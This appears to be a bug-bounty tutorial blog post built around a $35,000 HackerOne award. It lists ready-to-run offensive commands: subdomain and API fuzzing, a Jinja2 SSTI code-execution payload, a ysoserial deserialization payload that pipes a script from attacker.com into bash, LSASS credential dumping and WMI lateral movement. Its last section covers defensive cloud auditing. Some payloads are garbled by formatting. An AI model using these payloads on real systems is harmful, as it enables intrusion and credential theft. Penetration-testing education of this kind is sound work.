Listen to this Post
Introduction:

A recent $35,000 bounty award on the HackerOne platform highlights the escalating value of sophisticated cybersecurity research. This article deconstructs the technical skills and methodologies required to identify high-impact vulnerabilities that command such significant rewards, moving beyond basic scanning to advanced manual testing and code analysis.
Learning Objectives:
- Master advanced reconnaissance and subdomain enumeration techniques to expand the attack surface.
- Understand and exploit modern vulnerability classes in web applications and APIs.
- Develop proficiency in privilege escalation and lateral movement within constrained environments.
You Should Know:
1. Advanced Reconnaissance & Attack Surface Mapping
Effective bug hunting begins with discovering assets others miss. Manual reconnaissance often reveals hidden subdomains, forgotten development environments, and exposed cloud storage.
Verified Command List:
 Subdomain enumeration using Amass (Passive)
amass enum -passive -d target.com -o amass_passive.txt

Subdomain brute-forcing with FFUF
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u https://target.com -H "Host: FUZZ.target.com" -mc all -fc 400,404 -o ffuf_subdomains.json

Discovering cloud assets (AWS S3)
aws s3 ls s3://target-dev-bucket/ --no-sign-request --region us-east-1

Certificate Transparency log parsing
curl -s "https://crt.sh/?q=%.target.com&output=json" | jq -r '.[].name_value' | sort -u > crt_sh_subdomains.txt

GitHub dorking for exposed secrets
git clone https://github.com/techgaun/github-dorks.git
cd github-dorks && python github_dork.py target.com -t <github_token>
Step-by-step guide:
- Start with passive enumeration using `amass` to gather subdomains from public data sources without sending direct traffic to the target.
- Proceed with active brute-forcing using
ffuf, a fast web fuzzer. The command tests thousands of potential subdomain combinations, filtering out common error responses. - Check for misconfigured AWS S3 buckets using the AWS CLI. The `–no-sign-request` flag attempts anonymous access, which can expose sensitive data if bucket policies are improperly set.
- Query certificate transparency logs via `crt.sh` to find subdomains that have recently acquired SSL certificates. This often reveals new and overlooked infrastructure.
- Use curated GitHub dorks to search for accidentally committed API keys, passwords, or internal source code related to the target.
2. API Endpoint Discovery & Fuzzing
Modern applications rely heavily on APIs, which often contain undocumented endpoints vulnerable to exploitation. Systematic discovery and fuzzing are critical.
Verified Command List:
 Discovering API endpoints from JavaScript files
katana -u https://api.target.com/v1 -js-crawl -o katana_js_endpoints.txt

Fuzzing API endpoints with FFUF
ffuf -w /usr/share/wordlists/api/endpoints.txt -u https://api.target.com/v1/FUZZ -H "Authorization: Bearer <token>" -mc 200 -o api_ffuf.json

Testing for IDOR vulnerabilities with curl
curl -X GET "https://api.target.com/v1/user/12345/profile" -H "Authorization: Bearer <user_token>"
curl -X GET "https://api.target.com/v1/user/67890/profile" -H "Authorization: Bearer <user_token>"

GraphQL introspection query
curl -X POST "https://api.target.com/graphql" -H "Content-Type: application/json" -d '{"query":"{__schema{types{name,fields{name}}}}"}'
Step-by-step guide:
- Use a tool like `katana` to crawl the target application and extract API endpoints referenced within client-side JavaScript files.
- Fuzz the base API path with a wordlist of common endpoint names (e.g.,
users,admin,config) usingffuf. Filter for successful (200) responses. - Test for Insecure Direct Object References (IDOR) by altering object identifiers (e.g., user IDs) in API requests. If you can access data belonging to another user, you’ve found a critical vulnerability.
- If a GraphQL endpoint is found, attempt an introspection query. This can reveal the entire API schema, including hidden queries and mutations, providing a blueprint for further attacks.
3. Server-Side Template Injection (SSTI) Exploitation
SSTI vulnerabilities allow attackers to execute arbitrary code on the server, leading to full compromise. They are often found in user-input fields that are rendered in a template.
Verified Command List:
 Basic SSTI detection with curl (Python Jinja2 example)
curl -X POST "https://target.com/profile" -d "name={{77}}" -H "Content-Type: application/x-www-form-urlencoded"

Advanced exploitation using Tplmap
python tplmap.py -u "https://target.com/greeting?name=John"

Manual RCE exploitation (Jinja2)
curl -X POST "https://target.com/profile" -d "name={{''.<strong>class</strong>.<strong>mro</strong>[bash].<strong>subclasses</strong>()[408]('whoami', shell=True, stdout=-1).communicate()}}" --data-urlencode

Blind SSTI detection with out-of-band interaction
curl -X POST "https://target.com/search" -d "q=<%= IO.popen('curl https://your-burp-collab.net') %>"
Step-by-step guide:
- Detect potential SSTI by injecting simple template expressions like `{{77}}` or `<%= 77 %>` into all input fields. If the output renders
49, the site is likely vulnerable. - For automated testing and exploitation, use
tplmap. It can identify the template engine and automatically get a shell on the vulnerable server. - For manual exploitation in Jinja2 (a common Python engine), chain Python object properties to access the `subprocess.Popen` class and execute system commands.
- For blind vulnerabilities where output is not reflected, use a payload that triggers an out-of-band network interaction to a server you control (like Burp Collaborator) to confirm execution.
4. Insecure Deserialization Attacks
Deserialization vulnerabilities in applications (especially Java) can lead to remote code execution by manipulating serialized objects.
Verified Command List:
 Generating a Java deserialization payload with ysoserial
java -jar ysoserial-all.jar CommonsCollections5 "curl http://attacker.com/shell.sh | bash" > payload.ser

Sending the payload with curl
curl https://target.com/api/v1/import -H "Content-Type: application/java-serialized-object" --data-binary @payload.ser

Detecting Java deserialization with DNS probing
java -jar ysoserial-all.jar URLDNS "http://your-subdomain.burpcollaborator.net" | curl https://target.com/endpoint -H "Content-Type: application/x-java-serialized-object" --data-binary @-

Using Burp Suite extension "Java Deserialization Scanner" for automated testing
Step-by-step guide:
- Identify endpoints that accept serialized data, often with content types like
application/x-java-serialized-object. - Use a tool like `ysoserial` to generate a malicious serialized object. The `CommonsCollections5` gadget chain is commonly effective on older Java applications.
- Send the generated payload (
payload.ser) directly to the vulnerable endpoint usingcurl. If successful, this can execute arbitrary commands on the server. - For blind detection, use the `URLDNS` gadget chain, which will trigger a DNS lookup to your Burp Collaborator server without executing code, confirming the vulnerability safely.
5. Windows Privilege Escalation & Lateral Movement
Once initial access is gained, penetrating deeper into the network requires Windows-specific techniques for privilege escalation and moving between systems.
Verified Command List (Windows CMD/PowerShell):
 Enumerating system information for privesc
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
wmic product get name,version,vendor
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer

PowerSploit module for privilege escalation
Import-Module .\PowerUp.ps1
Invoke-AllChecks

Dumping LSASS memory for credential theft (requires admin)
rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump 672 C:\temp\lsass.dmp full

Lateral movement with WMI
wmic /node:"192.168.1.10" /user:"DOMAIN\user" /password:"pass" process call create "cmd.exe /c whoami"
Step-by-step guide:
- Start by gathering basic system information with `systeminfo` and `wmic` to identify the OS, installed software, and potential misconfigurations.
- Run a script like `PowerUp` to automate the search for common privilege escalation vectors, such as insecure service permissions, unquoted service paths, and writable directories.
- With administrative privileges, you can dump the LSASS process memory to extract hashed passwords and tickets. The `comsvcs.dll` technique is a common method to create a dump file without third-party tools.
- For lateral movement, use Windows Management Instrumentation (WMI) to execute commands on remote systems. The `wmic` command can create a process on a target machine if you have valid credentials.
6. Cloud Infrastructure Hardening & Misconfiguration
The shift to cloud environments introduces new attack surfaces. Identifying and securing common misconfigurations is a high-value skill.
Verified Command List (AWS CLI & Terraform):
 Auditing S3 Bucket Policies
aws s3api get-bucket-policy --bucket target-bucket-name --region us-east-1

Checking for public EC2 AMIs
aws ec2 describe-images --owners self --query 'Images[?Public==<code>true</code>]'

Scanning for publicly accessible RDS instances
aws rds describe-db-instances --query 'DBInstances[?PubliclyAccessible==<code>true</code>].{ID:DBInstanceIdentifier}'

Secure Terraform configuration for an S3 bucket (preventative)
resource "aws_s3_bucket" "secure_bucket" {
bucket = "my-secure-bucket"
acl = "private"

server_side_encryption_configuration {
rule {
apply_server_side_encryption_by_default {
sse_algorithm = "AES256"
}
}
}
}
Step-by-step guide:
- Use the AWS CLI to audit the security posture of your resources. Check S3 bucket policies to ensure they are not allowing public `GetObject` permissions.
- Identify any EC2 Amazon Machine Images (AMIs) that have been accidentally made public, which could leak sensitive software configurations.
- List all Relational Database Service (RDS) instances and filter for those with public accessibility enabled, a severe misconfiguration.
- Implement infrastructure as code (IaC) security by defining a secure S3 bucket with Terraform. This configuration sets the bucket to private and enables server-side encryption by default, preventing misconfigurations at deployment.
What Undercode Say:
- The modern bug bounty landscape rewards depth over breadth. Surface-level scans are obsolete; success hinges on chaining multiple, complex vulnerabilities.
- A methodological approach combining automated reconnaissance with deep manual testing of business logic and API endpoints yields the highest rewards.
Analysis: The $35,000 bounty signifies a critical shift in the economics of cybersecurity. Organizations are willing to pay a premium for vulnerabilities that demonstrate a deep understanding of their technology stack and potential business impact. The techniques outlined—from advanced SSTI exploitation to cloud misconfiguration hunting—represent the new frontier for professional penetration testers and bug hunters. Mastery of these skills not only leads to financial rewards but also fundamentally enhances an organization’s security posture by uncovering flaws that automated tools consistently miss.
Prediction:
The increasing complexity of web architectures, particularly with the proliferation of microservices and serverless functions, will create a new wave of high-value API and cloud-based vulnerabilities. Bounties for chained attacks leading to full cloud account takeover or data corruption in multi-tenant environments will likely exceed $50,000, pushing researchers to develop increasingly sophisticated automated testing pipelines integrated with manual exploit development.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hacktus Togetherwehitharder – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


